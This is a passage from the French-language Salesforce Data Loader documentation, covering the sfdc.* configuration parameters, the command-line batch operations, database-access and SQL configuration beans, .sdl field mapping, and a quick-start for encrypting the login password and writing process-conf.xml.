| `sfdc.enableRetries` | booléen | n/a | Si true, active les tentatives répétées de connexion aux serveurs Salesforce. Reportez-vous à `sfdc.maxRetries` à la page 775 et `sfdc.minRetrySleepSecs` à la page 776.<br>Exemple de valeur : `true` |
| `sfdc.endpoint` | URL | `Hôte serveur` | Entrez l'URL du serveur Salesforce avec lequel vous souhaitez communiquer. Par exemple, si vous chargez de données dans un sandbox, remplacez l'URL par `https://test.salesforce.com`.<br>Exemple de valeur de production : `https://login.salesforce.com/services/Soap/u/38.0` |
| `sfdc.entity` | chaîne | n/a | L'objet Salesforce utilisé dans l'opération.<br>Exemple de valeur : `Piste` |

| Nom du paramètre | Type de données | Option équivalente dans la boîte de dialogue Paramètres | Description |
|---|---|---|---|
| `sfdc.externalIdField` | chaîne | n/a | Permet de mettre à jour/insérer des opérations ; spécifie le champ personnalisé avec l'attribut « ID externe » utilisé en tant qu'identifiant unique pour la correspondance des données.<br>Exemple de valeur : `LegacySKU__c` |
| `sfdc.extractionRequestSize` | nombre entier | `Taille de la requête` | En une seule opération d'exportation ou d'interrogation, les enregistrements seront renvoyés de Salesforce par incréments de cette taille. La valeur maximale est 2 000 enregistrements. Les valeurs plus importantes peuvent augmenter les performances, mais elles utilisent davantage de mémoire sur le client.<br>Exemple de valeur : `500` |
| `sfdc.extractionSOQL` | chaîne | n/a | La requête SOQL pour l'exportation des données.<br>Exemple de valeur : `SELECT Id, LastName, FirstName, Rating, AnnualRevenue, OwnerId FROM Lead` |
| `sfdc.insertNulls` | booléen | `Insérer des valeurs nulles` | Sélectionnez cette option afin d'insérer les valeurs de mappage vides en tant que valeurs `nulles` lors d'opérations sur les données. Si vous mettez à jour des enregistrements, cette option indiquera au module Data Loader d'écraser les données existantes dans les champs mappés.<br>Exemple de valeur : `false` |
| `sfdc.loadBatchSize` | nombre entier | `Taille de lot` | Dans une opération d'insertion, de mise à jour, de mise à jour/insertion ou de suppression unique, les enregistrements qui transitent depuis ou vers Salesforce seront traités par incréments selon cette taille. La valeur maximale est de 200. Nous vous recommandons de choisir une valeur comprise entre 50 et 100.<br>Exemple de valeur : `100` |
| `sfdc.maxRetries` | nombre entier | n/a | Le nombre maximal de tentatives successives de connexion à Salesforce. Reportez-vous à `sfdc.enableRetries` à la page 774.<br>Exemple de valeur : `3` |

| Nom du paramètre | Type de données | Option équivalente dans la boîte de dialogue Paramètres | Description |
|---|---|---|---|
| `sfdc.minRetrySleepSecs` | nombre entier | n/a | Le délai d'attente minimal en secondes entre les tentatives de connexion. Le délai augmente à chaque tentative. Reportez-vous à `sfdc.enableRetries` à la page 774.<br>Exemple de valeur : `2` |
| `sfdc.noCompression` | booléen | `Compression` | La compression améliore les performances du module Data Loader. Elle est activée par défaut. Vous pouvez désactiver la compression pour déboguer les messages SOAP sous-jacents. Pour désactiver la compression, cliquez sur cette option.<br>Exemple de valeur : `false` |
| `sfdc.password` | chaîne cryptée | n/a | Un mot de passe Salesforce crypté qui correspond au nom d'utilisateur fourni dans `sfdc.username`. Reportez-vous également à Cryptage à partir de la ligne de commande à la page 767.<br>Exemple de valeur : `4285b36161c65a22` |
| `sfdc.proxyHost` | URL | `Hôte proxy` | Nom d'hôte du serveur proxy, le cas échéant.<br>Exemple de valeur : `http://myproxy.internal.company.com` |
| `sfdc.proxyPassword` | chaîne cryptée | `Mot de passe proxy` | Un mot de passe crypté qui correspond au nom d'utilisateur proxy fourni dans `sfdc.proxyUsername`. Reportez-vous également à Cryptage à partir de la ligne de commande à la page 767.<br>Exemple de valeur : `4285b36161c65a22` |
| `sfdc.proxyPort` | nombre entier | `Port proxy` | Port du serveur proxy.<br>Exemple de valeur : `8000` |
| `sfdc.proxyUsername` | chaîne | `Nom d'utilisateur proxy` | Nom d'utilisateur employé pour l'authentification du serveur proxy.<br>Exemple de valeur : `jean.durand` |
| `sfdc.resetUrlOnLogin` | booléen | `Réinitialisez l'URL à` | Par défaut, Salesforce réinitialise l'URL une fois connecté à celle spécifiée dans `sfdc.endpoint`. Pour désactiver cette réinitialisation automatique, définissez cette option sur `faux`. |

| Nom du paramètre | Type de données | Option équivalente dans la boîte de dialogue Paramètres | Description |
|---|---|---|---|
| | | `la connexion` | Les valeurs valides sont : `vrai` (par défaut), `faux` |
| `sfdc.timeoutSecs` | nombre entier | `Timeout` | Spécifie le délai, en secondes, pendant lequel Data Loader doit attendre une réponse du serveur avant de renvoyer une erreur pour la requête.<br>Exemple de valeur : `540` |
| `sfdc.timezone` | chaîne | `Fuseau horaire` | Si une valeur de date ne contient pas le fuseau horaire, cette valeur est utilisée.<br>• Si aucune valeur n'est définie, le fuseau horaire de l'ordinateur sur lequel Data Loader est installé s'applique.<br>• Si une valeur incorrecte est saisie, l'heure GMT est utilisée comme fuseau horaire, ce qui est consigné dans le journal de Data Loader.<br>Tout identificateur de fuseau horaire qui peut être transmis à la méthode Java `getTimeZone(java.lang.String)` est une valeur correcte. La valeur peut correspondre à un nom complet, tel que `America/Los_Angeles`, ou à un ID personnalisé `GMT-8:00`.<br>Vous pouvez récupérer la valeur par défaut en exécutant la méthode `TimeZone.getDefault()` dans Java. Cette valeur correspond au fuseau horaire de l'ordinateur sur lequel Data Loader est installé. |
| `sfdc.truncateFields` | booléen | `Autoriser la troncation des champs` | Sélectionnez cette option pour tronquer les données dans les types de champ suivants lors du chargement de données dans Salesforce : E-mail, Liste de sélection (sélection multiple), Téléphone, Liste de sélection, Texte et Texte (crypté).<br>Dans les versions 14.0 et supérieures de Data Loader, les valeurs des champs de ce type sont tronquées si elles sont trop longues. Dans les versions 15.0 et supérieures de Data Loader, l'opération de chargement échoue si une valeur spécifiée est trop longue. |

| Nom du paramètre | Type de données | Option équivalente dans la boîte de dialogue Paramètres | Description |
|---|---|---|---|
| | | | Cette option permet d'utiliser le comportement précédent (la troncation) à la place du nouveau comportement dans les versions 15.0 et supérieures de Data Loader. Cette option est sélectionnée par défaut et n'a aucun effet sur les versions 14.0 et antérieures.<br>Cette option n'est pas disponible si l'option `Utiliser l'API de transfert en masse` est activée. Dans ce cas, l'opération de chargement pour la ligne échoue si une valeur spécifiée est trop grande pour le champ.<br>Exemple de valeur : `true` |
| `sfdc.useBulkApi` | booléen | `Utiliser l'API de transfert en masse` | Sélectionnez cette option pour utiliser l'API de transfert en masse afin d'insérer, de mettre à jour, de mettre à jour/insérer, de supprimer et de supprimer définitivement des enregistrements. L'API de transfert en masse est optimisée pour le chargement ou la suppression asynchrone d'un grand nombre d'enregistrements. Elle est plus rapide que l'API basée sur SOAP en raison d'un traitement parallèle et d'un nombre de passages inférieur sur le réseau. Reportez-vous également à `sfdc.bulkApiSerialMode`.<br>Exemple de valeur : `true` |
| `sfdc.username` | chaîne | n/a | Nom d'utilisateur Salesforce. Reportez-vous à `sfdc.password`.<br>Exemple de valeur : `jdurand@masociete.com` |

## Opérations de ligne de commande de Data Loader

Remarque: L'interface de ligne de commande Data Loader est prise en charge uniquement pour Windows.

Lors de l'exécution de Data Loader en mode de traitement par lot à partir de la ligne de commande, plusieurs opérations sont prises en charge. Une opération représente le flux des données entre Salesforce et une source de données extérieure, telle qu'un fichier CSV ou une base de données. Consultez la liste de noms et de descriptions d'opérations suivante.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

**Extraire**
Utilise une SOQL (Salesforce Object Query Language) pour exporter un ensemble d'enregistrements à partir de Salesforce, puis écrit les données exportées dans une source de données. Les enregistrements supprimés réversibles ne sont pas inclus.

**Extraire tout**
Utilise SOQL (Salesforce Object Query Language) pour exporter un ensemble d'enregistrements à partir de Salesforce, y compris les enregistrements existants et supprimés réversibles, puis écrit les données exportées dans une source de données.

**Insérer**
Charge des données à partir d'une source de données dans Salesforce en tant que nouveaux enregistrements.

**Mettre à jour**
Charge des données à partir d'une source de données dans Salesforce, où les enregistrements existants contenant des champs d'ID correspondants sont mis à jour.

**Mettre à jour/Insérer**
Charge des données à partir d'une source de données dans Salesforce, où les enregistrements existants contenant un champ d'ID externe personnalisé correspondant sont mis à jour. Les enregistrements sans correspondance sont insérés en tant que nouveaux enregistrements.

**Supprimer**
Charge des données à partir d'une source de données dans Salesforce, où les enregistrements existants contenant des champs d'ID correspondants sont supprimés.

**Supprimer définitivement**
Charge des données à partir d'une source de données dans Salesforce, où les enregistrements existants contenant des champs d'ID correspondants sont supprimés sans passer par la Corbeille.

## Configuration de l'accès à la base de données

Remarque: L'interface de ligne de commande Data Loader est prise en charge uniquement pour Windows.

Lorsque vous exécutez le Data Loader en mode de traitement par lot à partir de la ligne de commande, utilisez `\samples\conf\database-conf.xml` afin de configurer les objets d'accès à la base de données que vous utilisez pour extraire des données directement depuis une base de données.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

### Bean DatabaseConfig

Le niveau supérieur de l'objet de configuration de la base de données est le bean `DatabaseConfig`, qui inclut les propriétés suivantes :

**sqlConfig**
Le bean de configuration SQL de l'objet d'accès aux données qui interagit avec une base de données.

**dataSource**
Le bean qui agit en tant que pilote et authentificateur de base de données. Il doit faire référence à une implémentation de `javax.sql.DataSource`, telle que `org.apache.commons.dbcp.BasicDataSource`.

Le code suivant est un exemple de bean DatabaseConfig :

```
<bean id="AccountInsert"
    class="com.salesforce.dataloader.dao.database.DatabaseConfig"
    singleton="true">
    <property name="sqlConfig" ref="accountInsertSql"/>
</bean>
```

## DataSource

Le bean `DataSource` définit les informations physiques nécessaires pour les connexions à la base de données. Il contient les propriétés suivantes :

**driverClassName**
Le nom complet de l'implémentation d'un pilote JDBC.

**url**
La chaîne de connexion physique à la base de données.

**username**
Le nom d'utilisateur de connexion à la base de données.

**password**
Le mot de passe de connexion à la base de données.

Selon votre implémentation, des informations supplémentaires peuvent être requises. Par exemple, utilisez `org.apache.commons.dbcp.BasicDataSource` lorsque des connexions à la base de données sont appelées.

Le code suivant est un exemple de bean DataSource :

```
<bean id="oracleRepDataSource"
    class="org.apache.commons.dbcp.BasicDataSource"
    destroy-method="close">
    <property name="driverClassName" value="oracle.jdbc.driver.OracleDriver"/>
    <property name="url" value="jdbc:oracle:thin:@myserver.salesforce.com:1521:TEST"/>
    <property name="username" value="test"/>
    <property name="password" value="test"/>
</bean>
```

Les versions de Data Loader, de l'API versions 25.0 et ultérieures, n'incluent pas de pilote JDBC Oracle. L'utilisation de Data Loader pour se connecter à une source de données Oracle avec un pilote JDBC installé entraîne une erreur de type « Impossible de charger la classe du pilote JDBC ». Pour ajouter le pilote JDBC Oracle à Data Loader :

- Téléchargez le tout dernier pilote JDBC à partir de l'adresse `http://www.oracle.com/technetwork/database/features/jdbc/index-091264.html`.
- Copiez le fichier .jar JDBC dans *`dossier d'installation de data loader`*`/java/bin`.

CONSULTER ÉGALEMENT :

Spring Framework

Objets d'accès aux données

Configuration SQL

## Spring Framework

Remarque: L'interface de ligne de commande Data Loader est prise en charge uniquement pour Windows.

Les fichiers de configuration de Data Loader sont basés sur Spring Framework, un cadre d'application Java/J2EE de pile pleine et de source ouverte.

Spring Framework permet d'utiliser des fichiers XML pour configurer des beans. Chaque bean représente une instance d'un objet. Les paramètres correspondent aux méthodes de définition de chaque objet. Un bean typique comporte les attributs suivants :

**id**
Identifie de façon unique le bean dans `XmlBeanFactory`, qui correspond à la classe qui récupère les objets à partir d'un fichier de configuration XML.

**class**
Spécifie la classe de mise en oeuvre pour l'instance du bean.

Pour plus d'informations sur Spring Framework, reportez-vous à la documentation officielle et aux forums de support. Remarquez que Salesforce ne peut pas garantir la disponibilité ni la précision des sites Web externes.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

CONSULTER ÉGALEMENT :

Configuration de l'accès à la base de données

## Objets d'accès aux données

Remarque: L'interface de ligne de commande Data Loader est prise en charge uniquement pour Windows.

Lorsque Data Loader fonctionne en mode par lot à partir de la ligne de commandes, plusieurs objets d'accès aux données sont pris en charge. Un objet d'accès aux données permet d'accéder à une source de données extérieure à Salesforce. Il peut mettre en oeuvre une interface de lecture (`DataReader`), une interface d'écriture (`DataWriter`) ou les deux. Consultez la liste de noms et de descriptions d'objets qui suit :

**csvRead**
Permet de lire un fichier de valeurs séparées par des virgules ou des tabulations. Une ligne d'en-tête située en haut du fichier qui décrit chaque colonne.

**csvWrite**
Permet d'écrire dans un fichier de valeurs séparées par des virgules. Une ligne d'en-tête est ajoutée en haut du fichier en fonction de la liste de colonnes fournie par l'appelant.

**databaseRead**
Permet de lire une base de données. Utilisez `database-conf.xml` pour configurer l'accès à la base de données.

**databaseWrite**
Permet d'écrire dans une base de données. Utilisez `database-conf.xml` pour configurer l'accès à la base de données.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

CONSULTER ÉGALEMENT :

Configuration de l'accès à la base de données

## Configuration SQL

Remarque: L'interface de ligne de commande Data Loader est prise en charge uniquement pour Windows.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Lorsque Data Loader fonctionne en mode par lot depuis la ligne de commande, la classe `SqlConfig` contient des paramètres de configuration pour l'accès à des données spécifiques dans la base de données. Comme le montrent les exemples de code ci-dessous, les requêtes et les insertions diffèrent mais sont très proches. Le bean (composant) doit être du type `com.salesforce.dataloader.dao.database.SqlConfig` et avoir les propriétés suivantes :

**`sqlString`**
Le code SQL qui doit être utilisé par l'objet d'accès aux données.

Le SQL comporte des paramètres de remplacement qui rendent la chaîne dépendante de la configuration ou de variables d'opération. Les paramètres de remplacement peuvent être délimités de chaque côté par des arobases « @ ». Par exemple, `@process.lastRunDate@`.

**`sqlParams`**
Une propriété de type `map` qui contient les descriptions des paramètres de remplacement spécifiés dans `sqlString`. Chaque entrée représente un paramètre de remplacement : la clé correspond au nom du paramètre de remplacement et la valeur est le type Java complet à utiliser lors de la définition du paramètre dans l'instruction SQL. Notez que les types « java.sql » sont parfois requis, tels que `java.sql.Date` au lieu de `java.util.Date`. Pour plus d'informations, reportez-vous à la documentation JDBC API officielle.

**`columnNames`**
Utilisés lorsque les requêtes (instructions `SELECT`) renvoient un JDBC `ResultSet`. Contient des noms de colonnes pour les données obtenues en exécutant le SQL. Les noms de colonnes sont utilisés pour accéder aux données obtenues et les renvoyer à l'appelant de l'interface `DataReader`.

### Exemple de bean de requête SQL

```
<bean id="accountMasterSql"
    class="com.salesforce.dataloader.dao.database.SqlConfig"
    singleton="true">
    <property name="sqlString"/>
        <value>
            SELECT distinct
                '012x00000000Ij7' recordTypeId,
                accounts.account_number,
                org.organization_name,
                concat (concat(parties.address1, ' '), parties.address2) billing_address,

                locs.city,
                locs.postal_code,
                locs.state,
                locs.country,
                parties.sic_code
            from
                ar.hz_cust_accounts accounts,
                ar.hz_organization_profiles org,
                ar.hz_parties parties,
                ar.hz_party_sites party_sites,
                ar.hz_locations locs
```

```
            where
                accounts.PARTY_ID = org.PARTY_ID
                and parties.PARTY_ID = accounts.PARTY_ID
                and party_sites.PARTY_ID = accounts.PARTY_ID
                and locs.LOCATION_ID = party_sites.LOCATION_ID
                and (locs.last_update_date > @process.lastRunDate@ OR
accounts.last_update_date > @process.lastRunDate@
        </value>
    </property>
    <property name="columNames">
        <list>
            <value>recordTypeId</value>
            <value>account_number</value>
            <value>organization_name</value>
            <value>billing_address</value>
            <value>city</value>
            <value>postal_code</value>
            <value>state</value>
            <value>country</value>
            <value>sic_code</value>
        </list>
    </property>
    <property name="sqlParams">
        <map>
            <entry key="process.lastRunDate" value="java.sql.Date"/>
        </map>
    </property>
</bean>
```

### Exemple de bean d'insertion SQL

```
<bean id="partiesInsertSql"
    class="com.salesforce.dataloader.dao.database.SqlConfig"
    singleton="true">
    <property name="sqlString"/>
        <value>
            INSERT INTO REP.INT_PARTIES (
            BILLING_ADDRESS, SIC_CODE)
            VALUES (@billing_address@, @sic_code@)
        </value>
    </property>
    <property name="sqlParams"/>
        <map>
            <entry key="billing_address" value="java.lang.String"/>
            <entry key="sic_code" value="java.lang.String"/>
        </map>
    </property>
</bean>
```

### CONSULTER ÉGALEMENT :

Configuration de l'accès à la base de données

## Mappage de colonnes

Remarque: L'interface de ligne de commande Data Loader est prise en charge uniquement pour Windows.

Lors de l'exécution de Data Loader en mode par lot à partir de la ligne de commande, vous devez créer un fichier de propriétés qui mappe les valeurs entre Salesforce et les objets d'accès aux données.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

1. Créez un fichier de mappage avec l'extension `.sdl`.
2. Respectez la syntaxe suivante :
   - Sur chaque ligne, associez une source de données avec sa destination.
   - Dans un fichier d'importation, placez la source de données à gauche, suivie d'un signe égal (=) en tant que séparateur, et la destination à droite. Dans un fichier d'exportation, placez la destination à gauche, suivie d'un signe égal (=) en tant que séparateur, et la source de données à droite.
   - Les sources de données peuvent être des noms de colonne ou des constantes. Placez les constantes entre guillemets, comme dans "exempledecontanste". Les valeurs sans guillemets sont traitées comme des noms de colonnes.
   - Les destinations doivent être des noms de colonne.
   - Vous pouvez mapper les constantes en les plaçant entre guillemets, par exemple :

     ```
     "Canada"=BillingCountry
     ```

3. Dans votre fichier de configuration, utilisez le paramètre `process.mappingFile` pour spécifier le nom de votre fichier de mappage.

Remarque: Si votre nom de fichier contient un espace, vous devez placer une barre oblique inversée (\) devant l'espace pour l'échapper. Par exemple :

```
Account\ Name=Name
```

### Exemple de mappage de colonnes pour l'insertion de données

Les champs Salesforce sont placés à droite.

```
SLA__C=SLA__c
BILLINGCITY=BillingCity
SYSTEMMODSTAMP=
OWNERID=OwnerId
CUSTOMERPRIORITY__C=CustomerPriority__c
ANNUALREVENUE=AnnualRevenue
DESCRIPTION=Description
BILLINGSTREET=BillingStreet
SHIPPINGSTATE=ShippingState
```

### Exemple de mappage de colonnes pour l'exportation de données

Les champs Salesforce sont placés à gauche.

```
Id=account_number
Name=name
Phone=phone
```

### Mappage de colonnes pour des valeurs constantes

Data Loader prend en charge la possibilité d'attribuer des constantes à des champs lorsque vous insérez, mettez à jour et exportez des données. Si un champ doit contenir la même valeur pour chaque enregistrement, vous devez spécifier cette constante dans le fichier de mappage `.sdl`, au lieu de spécifier le champ et la valeur dans le fichier CSV ou la requête d'exportation.

La constante doit être comprise entre des guillemets droits. Par exemple, si vous importez des données, la syntaxe est `"constantvalue"=field1`.

Si plusieurs champs doivent contenir la même valeur, vous devez spécifier la constante et les noms des champs séparés par des virgules. Par exemple, si vous importez des données, la syntaxe est `"constantvalue"=field1, field2`.

Voici un exemple de fichier `.sdl` pour l'insertion de données. Les champs Salesforce sont placés à droite. Les deux premières lignes mappent une source de données avec un champ de destination, et les trois dernières lignes mappent une constante avec un champ de destination.

```
Name=Name
NumEmployees=NumberOfEmployees
"Aerospace"=Industry
"California"=BillingState, ShippingState
"New"=Customer_Type__c
```

Une constante doit contenir au moins un caractère alphanumérique.

**Remarque:** Si vous spécifiez une valeur constante contenant des espaces, vous devez placer une barre oblique inversée (\) devant les espaces pour les échapper. Par exemple :

```
"Food\ &\ Beverage"=Industry
```

## Exécution de processus par lot individuels

**Remarque:** L'interface de ligne de commande Data Loader est prise en charge uniquement pour Windows.

Pour démarrer un traitement par lot individuel, utilisez `\bin\process.bat`, qui nécessite les paramètres suivants :

**Un répertoire de configuration**
Le paramètre par défaut est `\conf`.

Pour utiliser un autre répertoire, créez-en un nouveau et ajoutez lui les fichiers suivants :

- Si le traitement n'est pas interactif, copiez `process-conf.xml` à partir de `\samples\conf`.
- Si le traitement nécessite une connectivité de base de données, copiez `database-conf.xml` à partir de `\samples\conf`.
- Copiez `config.properties` à partir de `\conf`.

**Un nom de traitement**
Le nom du bean ProcessRunner à partir de `\samples\conf\process-conf.xml`.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

### Exemple de traitement

```
process ../conf accountMasterProcess
```

**Remarque:** Vous pouvez configurer des lanceurs de traitement externe, tels que l'Assistant Tâche planifiée de Microsoft Windows XP, pour exécuter des traitements dans une planification.

## Présentation de Data Loader

**Remarque:** L'interface de ligne de commande Data Loader est prise en charge uniquement pour Windows.

Outre l'utilisation interactive de Data Loader pour importer et exporter des données, vous pouvez l'exécuter depuis la ligne de commande. Vous pouvez utiliser des commandes pour automatiser l'importation et l'exportation des données.

Cette introduction présente comment utiliser la fonctionnalité de ligne de commande Data Loader pour importer des données. Effectuez les étapes suivantes.

- Étape 1 : Créer la clé de cryptage
- Étape 2 : Créer le mot de passe crypté pour votre nom d'utilisateur de connexion
- Étape 3 : Créer le fichier de mappage de champs
- Étape 4 : Créer un fichier `process-conf.xml` contenant les paramètres de configuration de l'importation
- Étape 5 : Exécuter le processus et importer les données

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

### Prérequis

**Remarque:** L'interface de ligne de commande Data Loader est prise en charge uniquement pour Windows.

Pour suivre ce démarrage rapide, la configuration suivante est requise :

- Data Loader installé sur l'ordinateur qui exécute le processus de la ligne de commande.
- Environnement d'exécution Java (JRE) installé sur l'ordinateur qui exécute le processus de la ligne de commande.
- Maîtriser l'importation et l'exportation de données en utilisant Data Loader de façon interactive via l'interface utilisateur. Cela facilite la compréhension du fonctionnement de la fonctionnalité de ligne de commande.

**Conseil:** Lorsque vous installez Data Loader, des exemples fichiers sont installés dans le répertoire samples. Ce répertoire se situe sous le répertoire principal du programme, par exemple, `C:\Program Files (x86)\salesforce.com\Apex Data Loader 22.0\samples\`. Les exemples de fichiers utilisés dans ce démarrage rapide se situent dans le répertoire `\samples\conf`.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

## Étape Une : Créer la clé de cryptage

Remarque: L'interface de ligne de commande Data Loader est prise en charge uniquement pour Windows.

Lorsque vous utilisez Data Loader depuis la commande de ligne, aucune interface utilisateur n'existe. Par conséquent, vous devez fournir les informations que vous saisissez habituellement dans l'interface utilisateur en utilisant un fichier de texte nommé `process-conf.xml`. Par exemple, vous ajoutez le nom d'utilisateur et le mot de passe que Data Loader utilise pour se connecter à Salesforce. Le mot de passe doit être crypté avant d'être ajouté au fichier `process-conf.xml`, et la création de la clé correspond à la première étape de ce processus.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

1. Ouvrez une fenêtre d'invite de commande en cliquant sur **Démarrer** > **Tous les programmes** > **Accessoires** > **Invite de commande**. Vous pouvez également cliquer sur **Démarrer** > **Exécuter**, saisir *cmd* dans le champ **Ouvrir**, puis cliquer sur **OK**.
2. Dans la fenêtre de commande, saisissez *cd* pour accéder au répertoire racine du lecteur sur lequel Data Loader est installé.
3. Accédez au répertoire `\bin` de Data Loader en saisissant cette commande. Assurez-vous de remplacer le chemin du fichier par le chemin de votre système.

   ```
   cd C:\Program Files (x86)\salesforce.com\Apex Data Loader 22.0\bin
   ```

4. Créez une clé de cryptage en saisissant la commande suivante. Remplacez <seedtext> par une chaîne.

   ```
   encrypt.bat –g <seedtext>
   ```

   Remarque: Pour afficher une liste d'options de ligne de commande pour `encrypt.bat`, saisissez *encrypt.bat* à la ligne de commande.

5. Copiez la clé générée depuis la fenêtre de commande dans un fichier texte appelé `key.txt`, puis notez le chemin du fichier. Dans cet exemple, la clé générée est `e8a68b73992a7a54`.

   Remarque: L'activation du mode de modification rapide dans une fenêtre de commande peut faciliter la copie des données vers et depuis la fenêtre. Pour activer le mode de modification rapide, cliquez avec le bouton droit sur le bord supérieur de la fenêtre, puis sélectionnez **Propriétés**. Sous l'onglet **Options**, sélectionnez **Mode modification rapide**.

L'utilitaire de cryptage permet de crypter les mots de passe, mais les données que vous transmettez avec Data Loader ne sont pas cryptées.

CONSULTER ÉGALEMENT :

Étape deux : Créer le mot de passe crypté

## Étape deux : Créer le mot de passe crypté

Remarque: L'interface de ligne de commande Data Loader est prise en charge uniquement pour Windows.

Dans cette étape, vous créez le mot de passe crypté en utilisant la clé que vous avez générée à l'étape précédente.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

1. Dans la même fenêtre d'invite de commande, saisissez la commande suivante : Remplacez <motdepasse> par le mot de passe qu'utilise Data Loader pour se connecter à Salesforce. Remplacez <chemin> par le chemin vers le fichier `key.txt` que vous avez créé à l'étape précédente.

```
encrypt.bat -e <motdepasse> "<chemin>\key.txt"
```

2. Copiez le mot de passe crypté qui est généré par la commande. Vous utilisez cette valeur dans une étape ultérieure.

CONSULTER ÉGALEMENT :

Étape Trois : Créer le fichier de mappage de champs

## Étape Trois : Créer le fichier de mappage de champs

Remarque: L'interface de ligne de commande Data Loader est prise en charge uniquement pour Windows.

Dans cette étape, vous créez un fichier de mappage avec une extensions de fichier `.sdl`. Sur chaque ligne du fichier de mappage, associez une source de données avec sa destination.

1. Copiez le texte suivant dans un fichier texte, puis enregistrez-le avec le nom `accountInsertMap.sdl`. Il s'agit d'une insertion de données ; par conséquent, la source de données est placée à gauche du signe égal et le champ de destination est à droite.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

```
#Mapping values
#Thu May 26 16:19:33 GMT 2011
Name=Name
NumberOfEmployees=NumberOfEmployees
Industry=Industry
```

Conseil: Pour des mappages complexes, vous pouvez utiliser l'interface utilisateur de Data Loader pour mapper les champs source et de destination, puis enregistrer ces mappages dans un fichier `.sdl`. Pour cela, cliquez sur **Enregistrer le mappage** dans la boîte de dialogue Mappage.

CONSULTER ÉGALEMENT :

Étape Quatre : Créer le fichier de configuration

## Étape Quatre : Créer le fichier de configuration

Remarque: L'interface de ligne de commande Data Loader est prise en charge uniquement pour Windows.

Le fichier `process-conf.xml` contient les informations requis par le module Data Loader pour traiter les données. Chaque `<bean>` dans le fichier `process-conf.xml` fait référence à un processus unique, tel qu'une insertion, une mise à jour/insertion, une exportation, etc. Par conséquent, ce fichier peut contenir plusieurs processus. Dans cette étape, vous modifiez le fichier pour insérer des comptes dans Salesforce.

1. Faites une copie du fichier `process-conf.xml` à partir du répertoire `\samples\conf`. Assurez-vous de conserver une copie de l'original, car il contient des exemples d'autres types de traitement de Data Loader, notamment des mises à jour/insertions et des exportations.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

2. Ouvrez le fichier dans un éditeur de texte, puis remplacez le contenu par le code XML suivant :

```
<!DOCTYPE beans PUBLIC "-//SPRING//DTD BEAN//EN"
"http://www.springframework.org/dtd/spring-beans.dtd">
<beans>
    <bean id="accountInsert"
        class="com.salesforce.dataloader.process.ProcessRunner"
        singleton="false">
        <description>accountInsert job gets the account record from the CSV file
            and inserts it into Salesforce.</description>
        <property name="name" value="accountInsert"/>
        <property name="configOverrideMap">
            <map>
                <entry key="sfdc.debugMessages" value="true"/>
                <entry key="sfdc.debugMessagesFile"
                    value="C:\DLTest\Log\accountInsertSoapTrace.log"/>
                <entry key="sfdc.endpoint" value="https://servername.salesforce.com"/>
                <entry key="sfdc.username" value="admin@Org.org"/>
                <!--Password below has been encrypted using key file,
                    therefore, it will not work without the key setting:
                    process.encryptionKeyFile.
                    The password is not a valid encrypted value,
                    please generate the real value using the encrypt.bat utility -->
                <entry key="sfdc.password" value="e8a68b73992a7a54"/>
                <entry key="process.encryptionKeyFile"
                    value="C:\DLTest\Command Line\Config\key.txt"/>
                <entry key="sfdc.timeoutSecs" value="600"/>
                <entry key="sfdc.loadBatchSize" value="200"/>
                <entry key="sfdc.entity" value="Account"/>
                <entry key="process.operation" value="insert"/>
                <entry key="process.mappingFile"
                    value="C:\DLTest\Command Line\Config\accountInsertMap.sdl"/>
                <entry key="dataAccess.name"
                    value="C:\DLTest\In\insertAccounts.csv"/>
                <entry key="process.outputSuccess"
                    value="c:\DLTest\Log\accountInsert_success.csv"/>
                <entry key="process.outputError"
                    value="c:\DLTest\Log\accountInsert_error.csv"/>
                <entry key="dataAccess.type" value="csvRead"/>
                <entry key="process.initialLastRunDate"
                    value="2005-12-01T00:00:00.000-0800"/>
            </map>
        </property>
    </bean>
</beans>
```

3. Modifiez les paramètres suivants dans le fichier `process-conf.xml`. Pour plus d'informations sur les paramètres de configuration du processus, reportez-vous à Paramètres de configuration du processus Data Loader à la page 769.

   - `sfdc.endpoint` : saisissez l'URL de l'instance Salesforce de votre organisation, par exemple, `https://votreInstance.salesforce.com/`.
   - `sfdc.username` : saisissez le nom d'utilisateur que Data Loader utilise pour se connecter.
   - `sfdc.password` : saisissez la valeur cryptée du mot de passe que vous avez créé à l'étape 2.
   - `process.mappingFile` : saisissez le chemin et le nom du fichier de mappage.

- `dataAccess.Name` : saisissez le chemin et le nom du fichier de données qui contient les comptes que vous souhaitez importer.
- `sfdc.debugMessages` : actuellement défini sur `true` pour un dépannage. Définissez-le sur `false` lorsque votre importation est prête.
- `sfdc.debugMessagesFile` : saisissez le chemin et le nom du fichier journal de la ligne de commande.
- `process.outputSuccess` : saisissez le chemin et le nom de fichier du journal de réussite.
